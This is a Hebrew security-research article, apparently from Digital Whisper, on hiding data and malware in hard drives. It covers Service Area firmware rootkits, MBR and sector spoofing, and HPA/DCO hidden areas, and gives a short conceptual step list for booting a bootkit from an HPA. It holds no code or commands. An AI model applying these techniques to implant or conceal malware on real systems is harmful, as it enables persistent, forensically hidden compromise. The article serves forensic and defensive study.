
מזה בעצם Firmware?

Firmware זה התוכנה שתוכננה בשביל לשלוט על ה-Embedded System. ניתן להשוות את ה-Firmware למערכת ההפעלה של הדיסק. בדר"כ שמורה על זיכרון Flash קטן (לא בהכרח כל הקושחה תהיה שמורה שם. יכול להיות שרק חלק קטן שמהווה Loader שטוען חלקים נוספים). תהליך העבודה בין המחשב לדיסק מתבצע באופן הבא-המחשב שולח בקשות ATA דרך ה-SATA פורט והקוד ב-Firmware אחראי על העיבוד של הבקשה.


בהתאם לבקשה רץ קוד שיושב ב-Overlay Modules ב-Service Area שמבצע כתיבה\קריאה עם הראשים הקוראים\כותבים.


רכיבים בדיסק סטנדרטי:

- HardDisk PCB (Printed Circuit Board) - לוח האם של הדיסק.
- מעבד Marvell 88i ARM Microcontroller.



- לרוב עם RAM פנימי 1mb. DDR400 SDRAM משמש כ-DMA בכתיבה וקריאה של Sectorים וCache של של הדיסק.64KB ROM פנימי (מכיל Bootcode של ה-PCB וה-MCU)





- Generic EEPROM CHIP - לרוב 192kb בגודל. מכיל קוד של ה-Firmware (ה-Kernel של המערכת וה-Loader למודולים נוספים) אזור שהוא **WRITE/READ**.
- Smooth L7251 - רכיב שאחראי על פעילות ה-Spindle.

Service area

נקרא גם "firmware area", "negative sectors", "system area", "Reserved area" ו-"microcode area". אזור בדיסק שאינו לשימוש המשתמש ומשמש את ה-vendor לניהול הדיסק והתפעול שלו. האזור הזה הוא מחוץ למרחב ה-LBA (Logical Block Address) של הדיסק ואינו נגיש דרך ATA או API סטנדרטים.

- LBA-שיטה סטנדרטית שמשתמשים ברכיבי אחסון כדי לציין את מיקום ה-Block שרוצים לקרוא\לכתוב. LBA עובד לפי המודל של Linear Addressing (מרחב כתובות מתמשך) ומדובר בעצם במספור הבלוקים לפי Index.

במובן מסוים ה-Service Area וה-ROM משמשים כאזור האחסון של הדיסק ומערכת ההפעלה שלו. לא מדובר ב-HPA או DCO אותם אפשר לזהות ולמחוק בקלות רבה ע"י פקודות ATA סטנדרטיות. לדוגמה, ה-Block הראשון יהיה LBA 0 ומציין את ה-Block הראשון בדיסק.

ככל שהדיסקים נהיו יותר משוכללים, כך הקוד שדרוש בשביל לנהל אותם נהיה משוכלל יותר והמרחב שצריך בשביל לאחסן את המודולים נהיה גדול יותר. ה-Service Area מכיל מודולים שאחראים על בדיקות תקינות, פגמים ואפילו הקוד שאחראי על הקריאה והכתיבה לדיסק. פגיעה באחד מהמודולים יכולה להיות קריטית להמשך תפקוד תקין של הדיסק.

בגלל החשיבות של אותם מודולים בדר"כ יש שני עותקים שלהם ב-SA כדי שאם העתק אחד נפגם אז הדיסק יכול להמשיך לעבוד. מעבדות שחזור מידע משתמשות ב-SA בשביל לתקן מודולים שנפגמו. אחת מהסיבות למה הדיסק יהיה בדר"כ קטן במס' GB מהגודל שהוא אמור להיות, זה בגלל המרחב

שתופס ה-SA. המודולים האלה נקראים גם Overlay Modules בגלל הגבלת הזיכרון בדיסק, יש מצבים בהם יטען מודול שידרוס מודול אחר בזיכרון כדי לבצע פעולה אחרת.

ע"י שליחת Vendor Specific Commands ישירות לדיסק, ניתן לקרוא\לכתוב ל-Service Area. הפקודות האלה ייחודיות לכל Vendor של דיסק, לא מתועדות ולא מפורסמות לציבור. הגודל של ה-SA משתנה בין Vendorים, גדלי דיסק, גרסאות קושחה וכו'. לדוגמה בדיסקים של חברת Western Digital, ב-WD2500KS-00MJB0 יש SA בגודל 141MB כאשר 12MB בשימוש ואילו ב-wd10eacs-00zjb0 יש SA בגודל 450MB ו-52MB בשימוש.

Vendor-ים של דיסקים לעיתים מפרסמים כלים כדי לשנות את הפונקציונליות של הדיסק. דוגמאות: כלי של Western-Digital שנקרא wdidle3.exe והגירסה ה-Open Source-idle3-tools אשר ניתן באמצעותם לשנות את פעילות ה-Timer הדיפולטי של הדיסק. כלי נוסף שקיים הוא HDDHackr אשר יכול לשנות מודולים ב-SA שאחראים על מידע שמזהה את הדיסק. בנוסף לכך, ניתן להיכנס לפורומים HDDOracle ו-HDDGuru ולמצוא שם כלים רבים של Vendorים שונים שפותחו ובאמצעותם ניתן לבחור כלי מתאים לדיסק שאתם רוצים-חשוב לבדוק שהכלי יציב ולא יהרוס את הדיסק.

- אריאל בקרמן מחברת recover כתב מאמר וצירף קוד POC לכתיבה ל-Service Area.

המאמר: http://studylib.net/doc/8126343/hiding-data-in-hard-drive-s-service-areas

קוד ה-PoC: https://bitly.com/1gopNxn

Vendor Specific Commands

ה-Firmware של הדיסק מממש פקודותCustom שונות שמאפשרות לתוכנות של ה-Vendorים השונים "לדבר" עם ה-Firmware שלהם. אפשר להסתכל על הפקודות האלה כעל פקודות ATA לא סטנדרטיות. לפקודות האלה קוראים Vendor Specific Commands. הפקודות לא מתועדות, שונות לכל Vendor וקשה לגלות אותם. לדוגמה: תוכנת עדכון של דיסק Western Digital תשתמש ב-Vendor Specific Commands של WD. התוכנה תשלח מידע ישירות לפורט של ה- SATA בשביל לעדכן את ה-Firmware.

ע"י Reverse Engineering לאותם תוכנות עדכון של ה-Vendor ניתן לגלות את ה- Vendor Specific Commands של אותו vendor ובאמצעותם לקרוא\לכתוב ל-Service Area שלהם. קיימות שתי דרכים באמצעותן ניתן לשכתב את ה-Firmware-גישה פיזית וגישה תכנותית.

Firmware flashing-software

בשביל לעדכן בצורה קלה יחסית את ה-Firmware של דיסקים קשיחים, Vendorים של דיסקים יצרו תשתית לעדכון ה-Firmware-תוכנה ייעודית לדיסק שלהם שמשתמשת ב-Vendor Specific Commands שלהם מתוך המערכת הפעלה עצמה בשביל עדכון ה-Firmware.

ע"י Vendor Specific Commands ניתן לכתוב לאזורים שאתה מגדיר רק כאשר הדיסק דולק ותקין. נקודה חשובה היא, שניתן לשלוח Vendor Specific Commands מ-Usermode, כל עוד יש לתוכנה הרשאות admin. זה לא חייב להיות קוד שרץ ב-Kernel.

Firmware flashing - hardware

בגלל ש-Software flashing דורש שה-Firmware יעבוד, עלה צורך לעדכן את ה-Firmware גם כאשר הוא תקול. זה מה שנקרא Hard-Flashing.

Hard-flashing מתבצע ע"י חיבור SPI Programmer ישירות ל-Flash Chip של הדיסק. אמור לקחת בערך 10 שניות לעדכן את כל ה-Firmware ולא צריך אפילו שהדיסק יהיה דלוק. אפשרי להכין חומרה ניידת קטנה שיכולה להדביק במהירות ע"י גישה פיזית למחשב. מתקפה שנקראת פגיעה בשרשרת האספקה.

ההנחה הרווחת היא שה-Firmware של רכיבים מחוץ למחשב הם אמינים וניתן לסמוך עליהם או שפשוט זה מסובך מדי ולא אפשרי להתעסק איתם. אך כפי שלמדנו באמצעות הרשאות Admin וידע ניתן לכתוב ל-Firmware לכן זה אפשרי להשתיל שם קוד זדוני.

למה דווקא לחפש אחיזה ב-Firmware של דיסק?

- ה-Firmware מאפשר שליטה מלאה ברכיב הנגוע, הרבה יותר נרחב ממה שאפשרי עם Rootkit ב-Kernel.
- ה-Firmware של הדיסק לא מתעדכן כמעט אף פעם ונשאר זהה אחרי הרבה פרמוטים והתקנות של מערכות הפעלה.
- לרוב בחקירת דיסק, הפוקוס יהיה על מה שעל הדיסק ולא מה שבתוכו.

סוגי הדבקות Firmware:

רוב ה-Rootkit-ים מבוססי Firmware פשוט יעשו Software flashing מלא עם גרסה זדונית של הקוד. זהו פרויקט הנדסי רציני שדורש הרבה כוח אדם, משאבים וכסף שיכול להעיד על מעורבות של מעצמה. דרך נוספת לגשת להדבקת ה-Firmware תהיה להתמקד במודולים ספציפיים. לדוגמא להחביא קובץ בסקטור מסוים מצריך התמקדות במודול שאחראי על עיבוד בקשות כתיבה וקריאה. או לכתוב קובץ הנכנס בתהליך עליית המחשב-לדוגמה להחליף את ה-MBR בשביל להשתלט על תהליך העלייה.

Firmware Rootkit - גרסה זדונית של ה-Firmware, כתובה ב-ASSEMBLER של הקושחה המקורית, בדר"כ ARM. לרוב בעל יכולות של Hooking Kernel And Overlay Modules כך שיוכל ליירט כל בקשת I/O מהדיסק, לדיסק או ל-Firmware. בנוסף, יוכל לקרוא ולכתוב ל-Service Area, שהוא קטן מאוד, מספר KB בודדים. לא יכול להיות מזוהה ע"י המערכת הפעלה או האנטי-וירוס של המחשב.

דרך ההדבקה יכולה להיות פיזית עם Hardware flashing או באמצעות פוגען אחר שעל המערכת הפעלה דרך Software flashing. אנחנו יודעים איפה נמצאים המודולים של ה-kernel שאחראים על עיבוד בקשות הקריאה והכתיבה לדיסק ובאמצעות Vendor Specific Commands נוכל לכתוב לשם. אין מה שימנע מאתנו לשנות את הקוד של אותם מודולים למטרות זדוניות. בנוסף לכך, אין מניע לכתוב לשם קבצים שנרצה להחביא כמו למשל קבצים של הפוגען. מה שמביא אותנו למסקנה שניתן להשתמש בפוגען בדיסק בשביל להתקין פוגען במערכת הפעלה תוך שימוש בטכניקות Bootkit-ים.

סוגי Payload:

Sector Spoofing

המטרה בסופו של דבר של Firmware Rootkit היא להחביא Sector-ים ברמת ה-Firmware. מתי שה-Firmware מקבל בקשה לקרוא כמה Sectorים נמצאים בדיסק, הראש קורא כותב יקרא את אותם Sector-

ים ויכתוב אותם ל-Cache של הדיסק ולאחר מכן יעדכן את ה-SATA Port שהקריאה נגמרה. ה-Rootkit יכול לשנות את המידע כשהוא נמצא ב-Cache לפני שהוא הועבר למערכת ההפעלה. ע"י שינוי Sectorים שנקראים מהדיסק זה אפשרי להריץ קוד על ה-Host. איזה סקטורים נרצה לשנות?

MBR Spoofing

ה-MBR תמיד נמצא ב-LBA 0 (Logical block address 0) ה-sector הראשון בדיסק, ה-Firmware Rootkit יכול ליירט את בקשת הקריאה של ה-MBR בתחילת תהליך ה-Boot ולהחליף אותו ב-MBR משלו. בעצם להתקין Bootkit מתוך הדיסק. הקוד הזה יוכל להתקין Hookים, לעשות Patchים כמו כל Bootkit אחר ואף לטעון קבצים שהחביא ב-Service Area. לדוגמה, את ה-Kernel Mode Driver שלו או מודול של כיבוי ה-Kernel Mode Code Integrity.

Firmware spoofing

ברוב הדיסקים יש גיבוי של ה-Firmware ב-Service Area.

במקום לחסום קריאות Vendor Specific Commands של קריאה\כתיבה ל-firmware הפוגען יכול ליירט אותם ולהציג את הגיבוי במקום את הזדוני למי שמנסה לעשות Dump. בנוסף, בקריאות של Write יוכל הפוגען להשאיר את האחיזה "On The Fly". כלומר, אם תרוץ תוכנת עדכון של ה-Vendor שתעדכן את ה-Firmware, הפוגען יוכל לתת ל-Firmware להתעדכן תוך כדי שמירת האחיזה בדיסק.

Persistence

הקוד של הפוגען נשמר ב-Firmware ולא על הדיסק, כלומר הפוגען יכול לשרוד התקנה מחדש של מערכת ההפעלה ואפילו מחיקה מלאה של כל הדיסק. הפוגען פשוט יתקין את עצמו כל פעם מחדש. בניגוד ל-Bootkit סטנדרטי, הוא לא צריך להחביא את ה-MBR הנגוע ע"י Hook-ים ב-Kernel שיחסית קל למצוא.

הוא יכול להחביא את ה-MBR ברמת ה-Firmware. אם יבקשו את ה-MBR אז יוכל להציג את ה-MBR המקורי שאותו שמר בתחילת ההרצה.

נקודות חשובות:

- למרות שיכולים לעשות Reflash ל-Firmware באמצעות Vendor Specific Commands, ה- Firmware Rootkit יכול ליירט את בקשות הכתיבה האלה ולחסום אותם. כלומר מונע אפשרות לעשות Dump ל-Firmware באמצעות כלים של ה-Vendor או כלי Custom.
- הדרך היחידה לנקות את הדיסק תהיה לקנות PCB חדש או לעשות Hard-Flashing באמצעות SPI Programmer.
- השינוי של ה-Sectorים קורה רק ב-Cache כלומר, השינוי הוא נדיף ולא משאיר ראיות.
- כל הקוד הזדוני נמצא ב-Firmware ולא על הדיסק, אז Forensics קלאסי לא יביא תוצאות.
- פעם ראשונה שה-MBR נקרא זה בתהליך Boot, לאחר מכן ה-Firmware יכול להפסיק את ה-Spoofing ולתת למערכת הפעלה לקרוא את ה-MBR המקורי, כלומר, למנוע זיהוי בזמן שמ"ה עובדת.
- ה-Service Area הוא בגודל של בין 100mb ל-400mb של מקום פנוי. Firmware Rootkit כלשהו יכול להשתמש במקום הזה כדי לאחסן רכיבים גדולים יחסית, או אפילו דברים שהוא רוצה להסתיר שהוא גנב מהמערכת (כמו מסמכים או תעודות דיגיטליות).
- אפשרי שה-Firmware Rootkit יממש Vendor Specific Commands חדשים, אשר יאפשר לקוד של הפוגען, מתוך המערכת ההפעלה, לגשת ל-SA אבל לא יהיה נגיש ע"י VSC רגילים של ה-Vendor.
- תוכנות Disk Repair אולי יצליחו לתפוס Firmware Rootkit שלא מחביא עצמו מספיק טוב וכך לתפוס מודולים שעשה להם Patch בService Area.
- במהלך השנים כתבו סקריפטים ותוכנות שניתן דרכם לקרוא את ה-Service Area ולעשות Dump ל-Firmware. ניתן למצוא בפורומים כמו Oracle HDD.
- בלתי אפשרי לעצור Hardflashing של ה-Firmware. נעשה ע"י חיבור ישיר ל-Flashchip עם SPI Programmer.
- SecureBoot שובר Bootkit-ים ולכן מנצח את השימוש של ה-Firmware Rootkit ב-Bootkit משלו אבל תמיד ה-Firmware Rookit יכול לגשת לאופציות אחרות כמו PE Infection או הדבקה של ה-BIOS/EFI ולשבור את ה-Secureboot.


HPA

Host Protected Area או Hidden Protected Area הם אזורים בדיסק שהוגדרו חבויים ע"י היצרן בשביל שימושים של היצרן. מערכת ההפעלה רואה את הדיסק כיותר קטן, לא רואה את הסקטורים הנוספים וכך הם בעצם חבויים. תוכנן לאחסן מידע בצורה כזו שקשה לגשת או לשנות אותו. הפיצ'ר יצא ב-ATA-4 ב-2001 ככה שזה יחסית ישן ויש כבר כלים שיכולים לזהות ולמחוק. עדיין, חוקריforensics רבים לא מכירים ולא בודקים אם הופעל בדיסקים שקיבלו לחקירה. כתוצאה מכך, לא עושים Imageים שכוללים את אותם אזורים. האזורים האלה יכולים להכיל מגוון דברים מ-HDD Utilities עד Diagnostic tools ואפילו Boot Sector Code. שימוש לגיטימי נוסף יכול להיות שיצרני מחשב משתמשים ב-HPA בשביל לאחסן מראש התקנה של מערכת ההפעלה בשביל התקנות מחדש או שחזורים.

איך זה עובד?

כמו שהזכרתי מוקדם יותר, במחשב יש לוח אם בו SATA Controller - בקר שמהווה ממשק חומרתי מה-HDD ללוח אם ומנהל את אופן מעבר המידע בניהם. הבקר מציג ממשק חומרתי המהווה תקשורת מהרכיבים למחשב. לבקר יש Registers (אוגרים שהם רכיבי זיכרון מהירים וקטנים ששייכים לו) המכילים מידע על הרכיב שמחובר. ישנם פקודות ATA מסוימות שיכולות לתשאל אותם. ע"י שליחת פקודות ATA המידע המוחזר מהאוגרים יכול להביא מידע על ה-HDD שמחובר לבקר.

יש שלוש פקודות ATA שמשתמשים בשביל ליצור HPA: IDENTIFY DEVICE, SET MAX ADDRESS ו- READ NATIVE MAX ADDRESS. והדבר מתבצע כך:



מערכות הפעלה משתמשות בפקודה IDENTIFY DEVICE בשביל למצוא את מרחב הגישה ב-HDD (עד איזה sector אפשר לכתוב). למעשה, הפקודה מתשאלת Register ספציפי בבקר בשביל לבדוק את גודל ה-HDD.

אפשר לשנות את ערך הרגיסטר דרך פקודת ATA אחרת-SET MAX ADDRESS. אם הערך ב-Register יוגדר להיות פחות מהגודל של הדיסק-נוצר ה-HPA (האזור ש"נחתך"). האזור הזה חבוי בגלל שמערכת ההפעלה תעבוד רק עם הערך שמוחזר מה-Register ע"י פקודת ה-IDENTIFY DEVICE ולא תוכל לגשת לכתובת הגבוהה יותר (ה-HPA).

במובן הזה HPA שימושי רק אם התוכנה האחרת או ה-Firmware (נגיד BIOS) יודעים לגשת ולהשתמש בו. תוכנות כאלו נקראות גם "HPA Aware". תוכנות כאלו משתמשות בפקודת ATA- READ NATIVE MAX ADDRESS. הפקודה הזאת ניגשת ל-Register שמכיל את הגודל האמיתי של הדיסק ומחזירה את הערך שלו.

באופן הזה, התוכנה תשלח פקודת READ NATIVE MAX ADDRESS ותשנה זמנית את ערך ה-Register (ה-Register ש-IDENTIFY DEVICE מתשאל) לערך שהתקבל מהפקודה READ NATIVE MAX ADDRESS (המייצגת את הגודל האמיתי של הדיסק), על מנת להשתמש ב-HPA לאחר היצירה שלו. כך תוכל מ"ה לעבוד רגיל עם מרחב זה בדיסק כאילו ההגבלה לא הייתה קיימת. אחרי שהתוכנה מסיימת עם הפעולות שלה עם הקבצים ב-HPA, התוכנה תחזיר את הערך של ה-Register (ה-Register ש-IDENTIFY DEVICE מתשאל) לערך הקודם שהיה (אשר מגביל את גודל הדיסק להיות יותר קטן ובעצם מסתיר את ה-HPA).

דוגמה לשימוש זדוני

הדוגמא תעבוד רק אם מאופשר ברכיב להשתמש ב-Address Offset Mode. Address Offset Mode-פיצ'ר נוסף שמאפשר לשנות את המיקום של ה-First Sector (LBA 0) להתחלה של ה-HPA.

- ליצור HPA.
- להחביא Boot Code זדוני (לדוגמא MBR\VBR זדוני) או רכיבים רלוונטיים אחרים.
- לשים קבצים ששייכים לפוגען (Kernel Mode Driver, DLLים וכ'ו).
- להפעיל את הפקודה SET FEATURES (הפקודה מפעילה את address offset mode). כתוצאה מכך ה-User Area הופך ל-Reserved Area והפוך. ככה אפשר לעשות Boot מה-HPA בעצם להשתיל Bootkit מבלי לשנות את ה-MBR המקורי.

DCO


Disk Configuration Overlay

DCO דומה מאוד לHPA- באופן הפעולה רק שמאופשר דרך פקודות ATA אחרות.דרך פקודות - ATA DEVICE CONFIGURATION SET אפשר להקטין את גודל הדיסק ולמחוק דרך DEVICE CONFIGURATION RESTORE.

DCO בא לתת פתרון ל-System Vendors שרוצות לרכוש HDDs מיצרנים שונים ולרוב באים עם גדלים שונים. באמצעות DCO ניתן להגדיר שלכולם יהיה את אותו מספר Sector-ים (אותו גודל דיסק). לדוגמה: לגרום ל-HDD עם 80 גיגה בייט להיראות כמו 60 גיגה בייט. ההבדל הוא הפקודות ATA שמשתמשים ואופן המימוש שלהן.

בגלל הפוטנציאל בלהחביא מידע באותם מקומות שווה לבדוק אותם ולעשות להם Image אפילו כקובץ נפרד. פה מגיע ההבדל בין HPA ו-DCO ל-Service Area. כל מה שקורה עם HPA ו-DCO קורה עם פקודות ATA סטנדרטיות מתועדות לעומת זאת כל הפקודות ב-Service Area לא מתועדות.

דרכי זיהוי ושינוי של HPA ו-DCO: זיהוי יכול להתבצע על-ידימספר כלים, חלקם Open source כדוגמת: OSForensics Forensics Toolkit, Encase, Sleuthkit, Forensics Toolkit ATA.



סיכום

במאמר סקרנו מס' דרכים בהן ניתן להחביא מידע בדיסק הקשיח: טכניקות שקורות בתוך מערכת הקבצים, מחוץ למערכת הקבצים ואפילו בקושחה של הדיסק.

חלק מהטכניקות המסוקרות משקפות יכולות אשר הפכו לנחלת הכלל ולא מהוות יכולות מתקדמות בלבד. מעבר לטכניקות המסוקרות במאמר, קיימות שיטות נוספות להסתרת מידע, קוד ותקשורת בעמדת הקצה. חלקן מוכרות לכל, חלקן נחלת גופים מסוימים בלבד ונוספות עוד יפותחו בעתיד.

המשותף לכל, זה הצורך לבצע ריצה ולשלוח מידע- משמע, להיטען לזיכרון כלשהו ולהשתמש בתשתית התקשורת של הארגון. חקירת זיכרון ותקשורת מהוות יכולות חזקות בחקירת אירועים ולתוקפים קשה להתחמק מהם.

קיימת מגמה לפיה התוקף עובר לעבודה בסביבות שאינן Windows בהן בדרך כלל יכולות ההגנה, הזיהוי והמניעה חלשות יותר ותשומת הלב פחותה. על המגן להתאים עצמו לאיומים המתווספים ולהיות פלקסבילי ומתחדש **לפחות** כמו אלה העומדים מולו.

על המחבר

אור צ'צ'יק, בן 22, נמצא בתחום למעלה מ-3 שנים, מתעסק במחקר ופיתוח. אשמח לתיקונים / הערות / שאלות: orchechik@gmail.com

תודות

תודה לאיתני, דימה, רז, אופיר, יוסי ,יובל, ראובן, ינון, טל שעזרו לי בעריכה והגהה של המאמר. תודה לצוות עורכי Digital Whisper אשר העניקו את הבמה לשתף את המאמר.

נספחים:

דף github אשר מרכז דוחות על APT-ים שיצאו במהלך השנים:

https://github.com/kbandla/APTnotes

דף github אשר מרכז דוחות חקירה, כלים וסקירה על תקיפות firmware:

https://github.com/robguti/firmware_security_docs

בלוג מעולה אשר מרכז בין היתר דוחות של חקירת פוגענים ידועים:

http://ph0sec.github.io/malware-families/

מסמך על NTFS Forensics מהצד התכנותי:

http://grayscale-research.org/new/pdfs/NTFS%20forensics.pdf

דף github של צוות ה-Threat Research של McAfee:

https://github.com/advanced-threat-research

מכיל את bios/efi security שזה סוג של הסמכה ל-firmware-security-training. ניתן למצוא שם את הכלי שלהם שנקרא Chipsec אשר מטרתו לספק תשתית לחקירת firmware.

דוחות פוגענים אשר שהוצגו במאמר ורפרנסים נוספים:

TDL3

https://www.f-secure.com/weblog/archives/The_Case_of_TDL3.pdf

TDL4

http://resources.infosecinstitute.com/tdss4-part-1/#gref

ZeroAccess

http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/trojan_zeroaccess_infection_analysis.pdf

Turla

https://github.com/kbandla/APTnotes/blob/master/2014/KL_Epic_Turla_Technical_Appendix_20140806.pdf

Rovnix:

http://www.malwaredigger.com/2015/06/rovnix-payload-and-plugin-analysis.html

Malwaretech:

